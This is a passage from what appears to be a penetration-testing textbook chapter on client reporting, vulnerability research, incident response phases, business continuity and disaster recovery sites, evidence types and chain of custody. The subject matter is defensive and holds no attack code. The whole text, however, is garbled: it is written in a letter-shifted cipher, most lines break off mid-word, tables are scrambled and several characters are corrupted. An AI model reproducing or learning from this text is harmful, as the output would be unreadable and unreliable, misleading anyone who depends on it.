IROORZLQJ RXWFRPHV WR RFFXU XSRQ FRPSOHWLRQ

- 3UHVHQWDWLRQ RI WKH UHSRUW WR WKH FOLHQW²
JHQHUDWHG DQG KDQGHG RYHU WR WKH FOLHQW
GLVFXVVLRQ WKH\ ZLOO UHTXHVW LW ,I QR H[SOD
UHSRUWLQJ SURFHVV LV FRPSOHWH DQG WKH MRE
- 3UHVHQWDWLRQ SOXV UHFRPPHQGDWLRQV²,I WKH
WKH UHVXOWV RI WKH WHVW DQG WKHQ SURSRVH
GLVFRYHUHG 7KH FOLHQW PD\ QRW XOWLPDWHO\
WKH\ ZLOO UHTXHVW WKHP WR VHH ZKDW QHHGV V
- 3UHVHQWDWLRQ SOXV UHFRPPHQGDWLRQ ZLWK UH
WHVW LV FRPSOHWHG DQG WKH UHVLHZ DQG UHFR
WKLW RXWFRPH IURP WKH RWKHUV LV WKDW WKH F
OHYHO ZLWK DFWXDOO\ LPSOHPHQWLQJ IL[HV

8OWLPDWHO\ WKH FOLHQW ZLOO GHWHUPLQH ZKDW \
WKH WHVWLQJ SDUW\ RU QRW 7KH FOLHQW ZLOO GH
FRQYHQLHQFH LV LQ WKHLU HQYLURQPHQW DQG LI W
GHVLUHG EDODQFH ,Q RWKHU ZRUGV WKH FOLHQW
VWDUW WKLQN LQJ WKDW WKH\ PXVW IL[HYHU\ SURE
XVHIXQHVV RI WKH V\WHP ,I WKH SUREOHPV XQFI
FKDOOHQJH LV WR HQVXUH WKDW LI VHFXULW\ FRQW

H[LVWLQJ XVDELOLW\ LV QRW DGYHUVHO\ DIIHFWHG
<RXU UROH DV D SHQHWUDWLRQ WHVWHU LV WR SUR
DQVZHU WKHLU TXHVWLRQV %H SURDFWLYH DQG DW
DKHDG RI WLPH DQG DOZD\ EH DYDLODEOH WR DQV
TXHVWLRQV ODWHU RQ DERXW \RXU UHSRUW

9XOQHUDELOLW\ 5HVHDUFK DQG 7RROV

\$Q LPSRUWDQW SDUW RI \RXU WRRONLW DV DQ HWKL
IURP YXOQHUDELOLW\ UHVHDUFK 7KLV SURFHVV LQY
YXOQHUDELOLWLHV LQ D V\ VWHP DQG GHWHUPLQLQJ
WR FODVLI\ HDFK YXOQHUDELOLW\ DV KLJK PHGLX
XVH WKLV UHVHDUFK WR NHHS XS WR GDWH RQ WKH
KDUGZDUH DQG HQYLURQPHQW

7KH EHQHILW RI KDYLQJ WKLV LQIRUPDWLRQ LV WKD
XVH WKLV LQIRUPDWLRQ WR SRVLWLRQ GHIHQVHV 7
QHJ UHVRXUFHV RU EH XVHG WR SODQ PRQLWRULQJ

9XOQHUDELOLW\ UHVHDUFK LV QRW WKH VDPH DV HV
VHFXULW\ LVVXH ZKHUHDV WKH SURFHVV RI HWKLF
YXOQHUDELOLWLHV +RZHYHU YXOQHUDELOLW\ VFD
E\ LWVHOI

:KDW ,V ,QFLGHQW 5HVSRRQH"

\$V D SHQHWUDWLRQ WHVWHU \RXU MRE LV WR SURYI
VHFXULW\ EUHDFK RU LQFLGHQW WR WKH ORZHVW SI
UHVSRRVLELOLW\ " \$EVROXWHO\ QRW XVHUV KDYH D
SUHSDUH LQGLYLGXDO \RX PXVW SODQ KRZ \RX ZL
IROORZ WKH SODQV WKH FRPSDQ\ RU FOLHQW SURYL
RWKHUV KDYH PDGH ZLOO EH EHQHILFLDO EHFDXVH
ZKDW WR GR DIWHU DQ LQFLGHQW DQG KRZ WR GR L
GHWHUPLQH LI DQ LQFLGHQW LV GHDOW ZLWK VZLIW
FRQWURO

2QH RI WKH ILUVW WKLQJV WR NHHS LQ PLQG ZKHQ
WKDW \RX PD\ YHU\ ZHOO EH GHDOLQJ ZLWK VRPHWK
DQG DV VXFH ZLOO UHTXLUH WKDW \RX WDNH VSHFL
FULPH FDQ EH SDUWLFXODUO\ FKDOOHQJLQJ DQG VK
HYLGHQFH WKDW QHHGV WR EH FROOHFWHG LV LQW
SURVHFXWHG LI \RX GDPDJH LW

%HIRUH JRLQJ WRR IDU KRZHYHU LW LV ZRUW RPSXW
FULPH RPSXWHU FULPH LV GHILQHGV DV DQ\ FULPLQDC
FRPSXWLQJ GHYLFH LV XVHG LQ WKH FRPPLVLRQ RI

EH DQ\WKLQJ WKDW QHJDWLYHO\ LPSDFWV LQ VRPH
FRPSDQ\ LQGLYLGXDO RU JRYHUQPHQW %\ LWV YH
GLVFULPLQDWH DJDLQVW DFWLYLWLHV WKDW DUH LQ
DJDLQVW D SULYDWH QHWZRUN

,QFLGHQW 5HVSQRVH 3ROLFLHV

7KH QH[W GHWDLO WKDW LV LPSRUWDQW ZKHQ FRQV
SROLF\ ,53 7KH ,53 GHILQH WKH FRXUVH RI DFWL
WDNH LQ WKH WLPH IROORZLQJ D VHFXULW\ LQFLGH
IROORZLQJ DUH XVXDOO\ DOZD\V LQFOXGHG

- :KR ZLOO GHWHUPLQH ZKHQ DQG LI D VHFXULW\ LQ
- :KLFK LQGLYLGXDOV DQG RU GHSDUWPHQWV DUH W
- 7KH PHDQV WKURXJK ZKLFK WKH\ ZLOO EH QRWLL
- :KR ZLOO EH UHVSQRVLEOH IRU UHVSQRGLQJ WR W
- \$SSURSULDWH UHVSQRVH JXLGHOLQH
- :KDW \RX DV D V\WHP DGPLQLVWUDWRU ZLOO EH
LQFLGHQW

6R ZKR ZLOO EH LQYROYHG LQ WKH LQFLGHQW UHVS
RUJDQL]DWLRQ DVVHWV LQYROYHG DQG WKH RYHUI
GHSDUWPHQWV ZLWKLQ DQ RUJDQL]DWLRQ FDQ ZRUN
UHODWLRQV LQIRUPDWLRQ WHFKQRORJ\ FRUSRUDW
DSSURSULDWH SHUVRQQHO DQG GHSDUWPHQWV LQYF
VLWXDWLRQ DW KDQG 7KH SHUVRQQHO LQYROYHG F
UHOHDVHG DQG WR ZKRP)RU H[DP SOH HPSOR\HHV
VHFXULW\ LQFLGHQW DQG PD\ EH LQIRUPHG RQO\ RQ
7\SLFDOO\ \RX ZLOO QRW EH LQFOXGHG LQ WKH GHY
LQFOXGHG DV VRPHRQH ZKR PXVW IROORZ LW ZKHQ
GHFODUHG E\ WKH SHUVRQ LQ FKDUJH

3KDVHV RI DQ ,QFLGHQW DQG 5HVSQRVH

7KHUH H[LWV D QXPEHU RI SKDVHV LQ WKH LQFLGHQ
WUDYHUVH WKHVH SKDVHV DV WKH LQFLGHQW RFFXL
:KLOH DQ HQG XVHU ZLOO QRW EH WUXO\ DZDUH RI I
KDYLQJ VRPH LGHD RI WKH ELJ SLFWXUH PD\ KHOS \\
\RX DUH EHLQJ DVNHG WR GR LW (DFK SKDVH KDV G
ZKLFK \RX ZLOO OHDUQ PRUH DERXW DV \RX PRYH R
DW WKH LQFLGHQW UHVSQRVH [75RQV](#) IROORZLQJ
1DWLRQDO ,QVLWXWH RI 6WDQG DUGV DQG 7HFKQR
LQFLGHQW UHVSQRVH

7DEOH 7KH SKDVHV RI LQFLGHQW UHVSQRVH

3KDVH	'HVFULSWLRQ
5HVSQRQVH	,W LV LPSRUWDQW WR HDUO\ RQ HVWDE LQFLGHQW DQ DFWXDO VHFUXLW\ LQFLGHQW UHVSQRVH WHDP ZLOO EH WKH RQH V UHVS DV ZHOO DV PDNLQJ WKH GHWHUPLQDWLRQ
7ULDJH	7KH QH[W VWHS DIWHU WKH GHWHUPLQDW LV WR GHWHUPLQH KRZ VHULRXVO\ WKH LQF 5HPHPEHU QRW DOO V\ VWHPV RU VHUYLFHV VR VRPH ZLOO UHTXLUH PRUH DWWHQWLRQ V\ VWHPV DUH PRUH PLVVLRQ FULWLFDO WKD DWWHQWLRQ DV ZHOO ,Q D FRPSXWHU FULF LQFLGHQW UHVSQRVH WHDP KDV HYDOXDWH H[WHQW RI WKH LQFLGHQWV D WULDJH DSS VLWXDWLRQ ZLOO EH UHVSQRGHG WR DFFRU KDYH RFFXUUHG WKH PRVW VHULRXV HYHQ\ UHPDLQLQJ HYHQWV ZLOO EH LQYHVWLJDWH
,QYHVWLJDWLRQ	2QFH WKH UHVSQRVH WHDP GLVFRY LQYHVWLJDWLYH SURFHVV FDQ VWDUW 7KH PHWKRG LFDOO\ FROOHFW HYLGHQFH ZLWK R 7KLV SURFHVV FDQ EH SHUIRUPHG E\ LQWHU WHDP ZKHUH DSSURSULDWH 7KH NH\ SRLQW LQYROYHG LQ WKH LQYHVWLJDWLYH SURFHV HYLGHQFH SURSHUO\ EHFDXVH WKH HQG UH FROOHFWHG LQIRUPDWLRQ WR FRXUW 6R ZI PD\ YDU\ GHSHQG LQJ RQ WKH H[WHQW DQG \ FDVHV LQWHUQDO WHDPV RU FRQVXOWDQWV DQG DQDO\]H D FULPH VFHQH KRZHYHU LQ HQRXJK ,W LV SRVVLEOH XQGHU FHUWDLQ F HQIRUFH PHQW LQYROYHG LQ WKH LQYHVWLJ GHSHQG LQJ RQ WKH VNLOOV WKDW WKH ORF GHSDUWPHQWV DUH DGHSW DW GHDOLQJ ZL\ DOZD\ WKH FDVH ,QYHVWLJDWLRQV VKRXO ORFDO ODZ HQIRUFH PHQW LV LQYROYHG RW PD\ QRW EH DEOH WR UHVSQRG LQ D WLPHO SUREOHPV DUH QRW SDUW RI WKH SROLFH P
&RQWDLQ	QPHQW ,W LV QHFHVVDU\ HDUO\ RQ LQ WKH FRQWURO WKH FULPH VFHQH DV PXFK DV SR VFHQH LV LV LPSRUWDQW WKDW QR DOWHUI DYRLG GDPDJLQJ RI HYLGHQFH 7KLV PHDQV EH WDP SHUHG ZLWK LQ DQ\ ZD\ LQFOXGLQJ

	SHULSKHUDOV RU HYHQ VKXWWLQJGRZQ WK SURIHVVLRRQDOV GR WKHLU MRE DW WKH FUI
\$QDO\VLWU WUDFNLC	YDQKQFH WKDW KDV EHHQ JDWKHUHG LV XV GLVVHFWHG WR GHWHUPLQH ZKDW KDV RFFX HLWKHU EH LQYROYLQJ H[WHUQDO SURIHVVI HPSOR\LQJ LWV RZQ LQWHUQDO WHDPV 7KH GHWHUPLQLQJ ZKDW HYLGHQFH LV UHOHYDQ \$GGLWLRQDOO\ WKH WHDP PXVW PDLQWDLQ WKDW HYLGHQFH PXVW EH DFFRXQWHG IRU DW DOO WLPHV
5HFRYHU\	'XULQJ WKH UHFRYHU\ SKDVH LW LV DVV FROOHFWHG DQG WKH FULPH VFHQH KDV EH VFHQH LQYHVWLJDWLRQ KDV EHHQ FRPSOHV UHVWRUHG DQG UHWXUQHG WR VHU\LFH 7K UHEXLOGGLQJ RSHUDWLQJ V\WHPV ZLWK WK EDFNXS RU GULYH LPDJHV
5HSDLU	,Q WKH HYHQW WKDW D V\WHP KDV H[SI FRXUVH RI DQ DWWDFN LW EHFRPHV QHFHV UHFRYHU\ SURFHVV LV GHVLJQHG WR GHDO HYLGHQFH KDV EHHQ FROOHFWHG EXW LW C GRQH WKDW PD\ QHHG WR EH UHSDLUHG \$O KDYH UHTXLUHG WKH UHPRYDO RI FRPSRQH WKRVH FRPSRQHQWV ZLOO QHHG WR EH UHS
'HEULHIL DQG IHHD	QHQ WKH VLWXDWLRQ LV XQGHU FRQWURO GHDOFNDFN IURP DOO LQYROYHG 7KH LQFLGH SUHVXPDEO\ DW WKLV SRLQW \RX KDYH GHW LQ VRPH SDUW 7KH JRDO RI WKLV SKDVH LV ULJKW ZKDW LW GLG ZURQJ DQG KRZ WR LI WKH FULPH LW PD\ EH QHFHVVDU\ WR VWDU RWKHU DJHQFLHV DQG UHJXODWRU\ ERGLHV WKH PRVW LPSRUWDQW RQH EHFDXVH IDLOX UHJXODWRU\ ERGLHV FDQ PHDQ \RX RU \RXU

,W LV LPSRUWDQW WR QRWH WKDW WKH DFWXDO SKI
RUJDQL]DWLRQV EHFDXVH WKH\ ILQH WXQH WKH LQF
<RX PD\ ZRUN LQ DQ LQGXVWU\ WKDW LV KHDYLO\ UH
WKDW GLFWDWH D XQLTXH LQFLGHQW UHVSRRQVH SUF

,QFLGHQW 5HVSRRQVH 7HDP

\$V RUJDQL]DWLRQV JURZ LQ VL]H DQG LPSRUWDQFH
KDYH D JURXS NQRZQ DV DQ LQFLGHQW UHVSRRQVH W
ZKR KDYH WKH WUDLQLQJ DQG H[SHULHQFH WR SURS

DQG WKH DVVRFLDWHG FRPSRQHQWV RI WKH UHVSRC
H[SHULHQFH DQG EDFNJURXQG EH DVNHG WR SDUWL
LQFLGHQW RFFXUV 2I FRXUVH \RX ZLOO NQRZ DKHC
ZKHQ DQG LI WKH FDOO HYHU FRPHV \$V SDUW RI WK
SURSHUO\ WUDLQH G DQG KDYH WKH UHTXLVLWH H[SH
VHFXULW\ LQFLGHQW

2QH RI WKH FRPSRQHQWV RI LQFLGHQW UHVSQRVH L
LQFLGHQW LV UHSRUWHG ,Q WKH EURDGHVW VHQVH
VHFXULW\ LQFLGHQW LQFOXGLQJ WKH IROORZLQJ

- ,7 SHUVRQQHO
- +XPDQ UHVRXUFHV
- 3XEOLF UHODWLRQV
- /RFDO ODZ HQIRUFHPHQW
- 6HFXULW\ RIILFHUV
- &KLHI VHFXULW\ RIILFHU

7KH JRDO RI VHFXULW\ UHVSQRVH LV WR KDYH D WH
KRZ WR GHDO ZLWK VHFXULW\ LQFLGHQWV 7KHVH P
GULOOHG RQ KRZ WR GR LW LQ WKH HYHQW DQ LQFL
PHPEHU RI WKH WHDP WR FRQWDFW FHUWDLQ LQGL
GHWHUPLQH ZKDW LQIRUPDWLRQ WR SURYLGH WKHV
WKHLU MRE SURSHUO\

,QFLGHQW 5HVSQRVH 3ODQV

2QFH D VHFXULW\ LQFLGHQW KDV EHHQ UHFRJQL]HG
SODQ WR IROORZ 7KLV SODQ ZLOO LQFOXGH DOO W
FULPH DV QHFHVVDU\

6RPH RI WKH HOHPHQWV UHTXLUHG WR LQYHVWLJDW

- ,I DQ ,53 H[LVWV DQG LV UHOHYDQW IROORZ WKH
- ,I DQ ,53 GRHV QRW FXUUHQWO\ H[LVW LV RXW RI
H[DPLQHU IRU WKH SURFHVV VR WKHUH LV D FRRU
- ([DPLQH DQG HYDOXDWH WKH QDWXUH RI WKH HYH
GHWHUPLQH WKH GDPDJH WKDW KDV EHHQ LQFXUU
LWHPV LQYROYHG
- 'RFXPHQW DQG LGHQWLI\ DOO LQYROYHG FRPSRQH
SRVVLEOH
- 8QGHUDNH D FRPSOHWH DQDO\VLV WR GHWHUPLQ
V\WHPV VHUYLFHV DQG RWKHU SURFHVVHV LQYF

- (YDOXDWH WKH QHHG IRU RXWVLGH H[SHUWLHV RU
- 'HWHUPLQH LI ORFDO ODZ HQIRUFHPHQW LQYROYH
- 'HWHUPLQH KRZ WR FRQWDLQ WKH FULPH VFHQH I DUWLIDFWV SUHVHQW
- 'HFLGH KRZ WR FROOHFW WKH UHTXLUHG HYLGHQF IRU HOHFWURQLF HYLGHQFH KDUGZDUH DQG RWK
- 6HW XS D SURFHGXUH IRU LQWHUYLHZLQJ SHUVRQ RWKHU LQIRUPDWLRQ WR VKDUH WKDW ZRXOG EH
- 3XW LQ SODFH D UHSRUWLQJ PHFKDQLVP IRU WKH WKH UHSRUW VXFK DV UHJXODWRU\ ERGLHV

%XVLQHVV &RQWLQXLW\ 3ODQ

\$W VRPH SRLQW \RX PD\ EH DVNHG WR IROORZ D EX\ GHILQHV KRZ WKH RUJDQL]DWLRQ ZLOO PDLQWDLQ Z EXVLQHVV LQ WKH HYHQW RI D VHFXULW\ LQFLGHQW SODQ ZLOO EH FDOOHG LQWR SOD\ LQ WKH HYHQW W DQG FDXVHV WKH EXVLQHVV WR EHFRPH XQDYDLODE FXVWRPHUV RU FOLHQWV DQG WKH EXVLQHVV EHFRP PRQH\ DQG WKH IDLWK RI LWV FXVWRPHUV²VRPHWKL 7KH LPSRUWDQFH RI WKH %&3 FDQQRW EH XQGHUVW WKH EXVLQHVV FRQWLQXH WR SHUIRUP DQG FDQ F D GLVDVWHU \$ %&3 LV GHVLJQHG WR HQVXUH WKDW VXSSRUW WKH EXVLQHVV UHPDLQ DYDLODEOH WR DC ZKHQ WKH EXON RI FULWLFDO V\ VWHPV DUH GRZQ

1H[W WR D %&3 DQG FORVHO\ LQWHUWZLQHG ZLWK I GRFXPHQW RXWOLQHV D SROLF\ WKDW GHILQHV KRZ WKH HYHQW RI D GLVDVWHU DQG KRZ WKRVH DVVHW RSHUDWLQJ VWDWH RQH WKH GLVDVWHU SDVVHV 7 UHVSRQVLEOH LQGLYLGXDOV ZKR ZLOO EH LQYROYH KDUGZDUH DQG VRIWZDUH VWHSV WR UHVSRQG WR I DIIHFWHG V\ VWHPV

6XSSRUWLQJ %XVLQHVV &RQWLQXLW\ DQG 'LVDVWHU 6HYHUDO WHFKQLTXHV FDQ EH XVHG WR NHHS WKH F RI D GLVDVWHU ZKHQ LW RFFXUV 6RPH RI WKHVH W VRPH RU DOO RI WKHVH WHFKQLTXHV PD\ EH RXW RI WR XQGHUVWDQG ZKDW ,7 ZLOO GR WR NHHS VHUYLF)DXOW WROHUDQFH LV D YDOXDEOH WRRO LQ WKH F ZHDWKHU SRWHQWLDO IDLOXUHV ZKLOH SURYLGLQJ

PD\ QRW EH RSWLPDO LW VKRXOG EH HQRXJK WR PL
QRW DW WKH QRUPDO OHYHO RI SHUIRUPDQFH)DXO
LQIUDVWUXFWXUH GXSOLFOWLRQ GHVLJQHG WR KDQ
\$QRWKHU PHFKDQLVP FRPPRQO\ XVHG E\ FRPSDQLHV
LV VLPSO\ D JDXJH RI KRZ ZHOO WKH V\ VWHP LV SUF
DYDLODEOH WKH V\ VWHP DFWXDOO\ LV ,GHDOO\ D V
WLPH EXW LQ SUDFWLFH WKLV LV XVXDOO\ QRW SR\
+LJK DYDLODELOLW\ VLPSO\ VWDWHV DV D SHUFHQW
V\ VWHP¶V DYDLODELOLW\ LV WR SHUFHQW WKH C
EH DWWDLQH E\ KDYLQJ UHGXQGQDW V\ VWHPV DQG
LPSOHPHQWHG SURSHUO\ LW PHDQV WKDW WKH VHU
VHUylfH WR FOLHQWV DUH DYDLODEOH DQG UHdG\ V
\$ GRFXPHQW WKDW LV FRPPRQO\ PHQWLRQH GZKHQ
WROHUDQFH LV D VHUylfH OHYHO DJUHHPHQW 6/\$
WKH VHUylfH SURYLGHU WR \RX WKH FOLHQW 6SHF
ZKDW WKH VHUylfH SURYLGHU ZLOO SURYLGH DW Z
WDNHQ LQ WKH HYHQW RI DQ RXWDJH)RU DQ LGHD
FRQWUDFW \RX VLJQH GZLWK \RXU FHOO SKRQH SUR
GRFXPHQW WR GHVFULEH ZKDW WKH\ ZLOO SURYLGH
RFFXU 7KLV GRFXPHQW FDQ LQFOXGH VSHFLILF SHU
H[SHFWHG DQG WKH DVVRFLDWHG SHQDOWLHV IRU Q
VSHOO RXW WKH SDUWLHV UHVSRQVLEOH DQG WKH F
GLVDVWHU VXFK DV ZKR ZLOO WDNH FDUH RI WKH S
\$OWHUQDWH VLWHV DUH DQRWKHU WHFKQLTXH XVHG
LGHD LV WR KDYH DQRWKHU ORFDWLRQ WR FRQGXFV
GLVDVWHU 8QGHU LGHD FRQGLWLRQV DOO RSHUDV
SULPDU\ RU QRUPDO VLWH LV QR ORQJHU DEOH WR S
1RW DOO DOWHUQDWH VLWHV DUH FUHDWHG HTXDO
RUJDQL]DWLRQ FDQ XVH

- &ROG VLWH²7KLV LV WKH PRVW EDVLF W\SH RI DOV
RSHUDWH \$ FROG VLWH E\ QRUPDO GHILQLWLRQ
FRQILJXUDWLRQ GDWD IURP WKH SULPDU\ ORFDWL
KDUGZDUH VHW XS DQG LQ SODFH 7KH ODFN RI WH
FKHDSHVW RSWLRQ EXW DOVR FRQWULEXWHV WR J
LQIUDVWUXFWXUH ZLOO QHHG WR EH EXLOW DQG V
- :DUP VLWH²7KLV LV WKH PLGGOH RI WKH URDG RSV
DQG RXWDJH WLPH \$ ZDUP VLWH W\SLFDOO\ KDV V
ZLWK RWKHU LWHPV VXFK DV SRZHU DQG ,QWHUQH
QRW WR WKH GHJUHH WKDW WKH SULPDU\ VLWH KI
EDFNXS RQ KDQG WKRXJK WKH\ PD\ EH RXW RI G

• +RW VLWH²7KLV LV WKH WRS RSWLRQ DV IDU DV F
DQG WKH JUHDWHVW H[SHQVH 7KLV W\SH RI VLWH
V\QFKURQL]DWLRQ ZLWK WKH SULPDU\ VLWH XS WF
SULPDU\ VLWH 7KH VHWXS UHTXLUHV D KLJK GHJU
QHWZRUN OLQNV DQG RWKHU V\VWHPV DQG VHUYL
OHYHO RI FRPSOH[LW\ DGGV WR WKH H[SHQVH RI V
VXEVDQWLDOO\ UHGXFHG RU HOLPLQDWHG GRZ

%HIRUH DQ DOWHUQDWH VLWH FDQ ZRUN KRZHYHU
WKLV EDFNXS PXVW EH NHSW VHFUXH EHFDXVH LW F
FOLHQWV DQG LWV LQIUDVWUXFWXUH %DFNXSV VKI
NHSW ERWK RQVLWH DQG RIIVLWH WR JLYH RSWLPD
EH VWRUHG RQ VHSDUDWH PHGLD DQG LGHDOO\ LQ D
WKHVH EDFNXSV DUH HQFU\SWHG IRU IXUWKHU SURW
2WKHU VDIHJDUGV VKRXOG EH WDNHQ WR SURWHFW
VXFK DV ILUH IORRGV DQG HDUWKTXDNHV WR QDP

5HFRYHULQJ 6\VWHPV

6HFXUH UHFRYHU\ UHTXLUHV D QXPEHU RI LWHPV WF
UHTXLUHPHQW WR KDYH DQ DGPLQLVWUDWRU GHVLJ
DGPLQLVWUDWRU PD\ FRPH WR \RX DV D WUDLQHG H
7KH\ PD\ DVN \RX WR IROORZ VSHFLILF VWHSV WKDW
ZKDW QHHGV WR EH UHVRUHG \$V LV WKH FDVH ZL
QHHG WR UHYLHZ WKH VWHSV DQG UHOHYDQFH RI W
QHFHVVDU\ RU DW OHDVW FRQVXOW ZLWK H[SHUWV I

3ODQQQLQJ IRU 'LVDVWHU DQG 5HFRYHU\

,Q RUGHU WR SURSHUO\ SODQ IRU GLVDVWHU UHFRY
VSHFLILFDOO\ ZKHUH WKH FRPSDQ\ VWDQGV <RX QH
SUHSDUHGHVV RI WKH RUJDQL]DWLRQ DQG XQGHUV
SUHSDUHGH

,Q RUGHU WR SURSHUO\ SODQ IRU GLVDVWHU UHFRY
JXLGHOLQHV DQG EHVW SUDFWLFHV

- 2QH \RXU RUJDQL]DWLRQ KDV HVWDEOLVKHG D %
UHJXODU WHVWLQJ DQG UHYLHZ &RQVLGHU FRQG
HYDOXDWH WKH HIILFDF\ RI WKH SODQ
- ,I WKH FRPSDQ\ KDV QRW UHFHQWO\ WHVWHG WKH
%&3V FRQVLGHU WKH XVH RI GULOOV DQG RWKHU
ZHOO WKH '53 IXQFWLRQV
- \$OZD\V FRQVLGHU DQG HYDOXDWH WKH SURSHU UH
UHVRXUFHV /RRN IRU DGHTXDWH SURWHFWLRQ IRI

RWKHU GHYLFHV LQ WKH HYHQW WKH\ DUH QHHGH\

- &KHFN ZLWK DOO FULWLFDO VHUYLFH SURYLGHUV
SUHFDXWLRQV WR JXDUDQWHH WKDW WKH VHUYLFH
- &KHFN IRU WKH H[LVWHQFH RU WKH DEOLW\ WR R
(QVXUH WKDW WKH GHYLFHV DUH QRW RQO\ DSSUR
TXLFNO\ LQ DQ HPHUJHQF\
- (YDOXDWH DQ\ H[LVWLQJ 6/\$V FXUUHQWO\ LQ SODF
DFFHSWDEOH GRZQWLP
- (VWDEOLVK PHFKDQLVPV IRU FRPPXQLFDWLRQ WK
ZKLFK PD\ EH XQDYDLODEOH 6XFK FRPPXQLFDWLR
DFFRXQW WKDW SRZHU PD\ EH XQDYDLODEOH
- (QVXUH WKDW WKH RUJDQL]DWLRQ¶V GHVLJQDWHG
- ,GHQWL\ DQG GRFXPHQW DQ\ DQG DOO SRLQWV RI
UHGXQGDQF\ PHDVXUHV WKDW KDYH EHHQ SXW LQ
- (QVXUH WKDW WKH FRPSDQ\¶V UHGXQGDQW VWRUD

2QFH WKH LQFLGHQW UHVSRQVH SURFHVV KDV EHHQ
WXUQ \RXU DWWHQWLRQ WR WKH FROOHFWLRQ RI H\
LQYROYHG LQ WKLV SURFHVV LW LV SRVVLEOH WKD
FRQVXOWDQWV IRU WKLV WDVN

,Q PDQ\ FDVHV FRPSDQLHV ZLOO KDYH VSHFLDOO\ W
FRQWUDFWHG WR UHVSRQG WR VHFUXLW\ LQFLGHQW
NQRZ ZKLFK LW LV RU DW WKH YHU\ OHDVW ZKR WR

(YLGHQFH &ROOHFWLRQ 7HFKQLTXHV

3URSHU FROOHFWLRQ RI HYLGHQFH LV HVVHQWLDO I
EHVW OHIW WR SURIHVVLRQDOV ,Q DGGLWLRQ ZKH
PDQGDWRU\ WR KDYH WUDLQHG SURIHVVLRQDOV LQY
\RX VKRXOG QRW GLVWXUE WKH FULPH VFHQH UDWK
LQ FKDUJH IRU JXLGDQFH RQ KRZ WR SURFHHG 7KH
PHWKRGLFDO DQG GHIHQVLEOH SURFHVV RI FROOHF
SURFHVV LV EHVW OHIW WR WKRVH SURIHVVLRQDOV
LQDGYHUWHQWO\ GDPDJH HYLGHQFH LQ VXFK D ZD\
LQGHIHQVLEOH LQ FRXUW 7UDLQHG SHUVRQQHO ZLC
SURSHUO\ FROOHFW HYHU\WKLQJ UHOHYDQW

(YLGHQFH 7\SHV

(YLGHQFH LV WKH NH\ WR SURYLQJ D FDVH DQG QRV
EH WUHDWHG DV VXFK &ROOHFWLQJ WKH ZURQJ HYL
KDYH DQ XQWROG LPSDFW RQ \RXU FRPSDQ\¶V FDVH

[7DEO](#) HOLVWV VRPH RI WKH GLIIHUHQW W\SHV RI HYL
PDNHV HDFK XQLTXH

[7DEOH](#) 7\SHV RI HYLGHQFH

(YLGHQFH	'HVFULSWLRQ
%HVW	7KH EHVW HYLGHQFH LV FDWHJRUL\ HYLGHQ LQ DQ\ FRXUW RI ODZ 7KH H[LVWHQFH RI E WR XVH DQ\ FRSLHV RI WKH VDPH HYLGHQFH
6HFRQGDU\	6HFRQGDU\ HYLGHQFH LV D FRS\ RI WH VXFK DV EDFNXSV DQG GULYH LPDJHV 7KLV EH DGPLVVLEOH LQ D FRXUW RI ODZ DQG L WKH LWHP H[LVWV
'LUHFW	'LUHFW HYLGHQFH LV UHFHLYHG DV WKH LQGLYLGXDO 7KLV LQGLYLGXDO FRXOG KD RI REVHUYDWLRQ (YLGHQFH LQ WKLV FDWH EDVHG RQ LWV H[LVWHQFH
&RQFOXVLYH	&RQFOXVLYH HYLGHQFH LQFOXGHV W HYLGHQFH LV FRQVLGHUHG VR VWURQJ WKH HYLGHQFH W\SHV E\ LWV H[LVWHQFH
2SLQLRQ	2SLQLRQ HYLGHQFH LV GHULYHG IURP HYLGHQFH LV GLYLGHG LQWR WKH IROORZL EDVHG RQ NQRZQ IDFWV H[SHULHQFH DQG H[SHUW±\$Q\ HYLGHQFH WKDW LV GHULYHG QRQ H[SHUW LQ WKH ILHOG
&RUURERUDWLYH	&RUURERUDWLYH HYLGHQFH LV RE VXSSRUWLYH LQ QDWXUH 7KLV W\SH RI HY LV XVHG WR EROVWHU WKH VWUHQJWK RI F
&LUFXPVWDQWLDO	&LUFXPVWDQWLDO HYLGHQFH FDQ XQOLNH FRUURERUDWLYH HYLGHQFH LW LV

&KDLQ RI &XVWRG\

:KHQ FROOHFWLQJ HYLGHQFH WKH FKDLQ RI FXVWRG
RI FXVWRG\ GRFXPHQWV WKH ZKHUHDERRXWV RI WKH
WLPH LW LV SUHVHQWHG LQ FRXUW DQG WKHQ ZKHQ
FKDLQ LV HVVHQWLDO EHFDXVH DQ\ EUHDN LQ WKH I
DW DQ\ SRLQW FDQ UHVXOW LQ D FDVH EHLQJ WKUR
HYHU\ GHWDLO DERXW WKH HYLGHQFH IURP KRZ LW
\$ FKDLQ RI FXVWRG\ FDQ EH WKRXJKW RI DV HQIRUF
SRLQWV ZLOO HQVXUH WKDW \RX IRFXV RQ KRZ LQIR

- :KDW HYLGHQFH KDV EHHQ FROOHFWHG"

- +RZ ZDV WKH HYLGHQFH REWDLQHG"
- :KHQ ZDV WKH HYLGHQFH FROOHFWHG"
- :KR KDV KDQGOHG WKH HYLGHQFH"
- :KDW UHVRQ GLG HDFK SHVRQ KDYH IRU KDQGOI
- :KHUH KDV WKH HYLGHQFH WUDYHOHG DQG ZKHUH

\$OVR UHPHEHU LI \RX DUH LQYROYHG WR NHHS WKH
 DOO WLPV (YHU\ WLP DQ\ HYLGHQFH LV KDQGOHG
 UFRUG WR UHIOFW WKLV <RX PD\ EH DVNHG DW V
 RU WKDW LW ZDV FROOHFWHG IURP \RX WKLV ZRXO(
 UHJDUG WR WKH FKDLQ RI FXVRG\ 7KLV LQIRUPDW
 WKH HYLGHQFH DFWXDOO\ FRQVLVWV RI ZKHUH LW
 LPSRUWDQW WKDW QR JDSV H[LWV DW DQ\ SRLQW
)RU DGGHG OHJDO SURWHFWLRQ HYLGHQFH FDQ EH
 WKDW LW KDV QRW EHHQ DOWHUHG ,GHDOO\ WKH H'
 VDPH HYLGHQFH \RX SUHVHQW LQ FRXUW

5HPHEHU D YHULILDEOH RU QRQ YHULILDEOH FKDL
 5XOHV RI (YLGHQFH

\$OO HYLGHQFH QR PDWWHU WKH W\SH PD\ QRW EH
 SUHVHQWHG LQ FRXUW XQOHVV FHUWDLQ UXOHV DUI
 DKHDG RI WLP 7KH ILYH UXOHV RI HYLGHQFH SUHV
 QRW FRQVLVWHQW DFURVV MXULVGLFWLRQV

- 5HOLDEOH²7KH HYLGHQFH SUHVHQWHG LV FRQVLV
- 3UHVHUYHG²&KDLQ RI FXVRG\ FRPHV LQWR SOD\
 WKH SUHVHUYDWLRQ RI WKH HYLGHQFH LQ TXHVWI
- 5HOHYDQW²7KH HYLGHQFH GLUHFWO\ UHODWHV WR
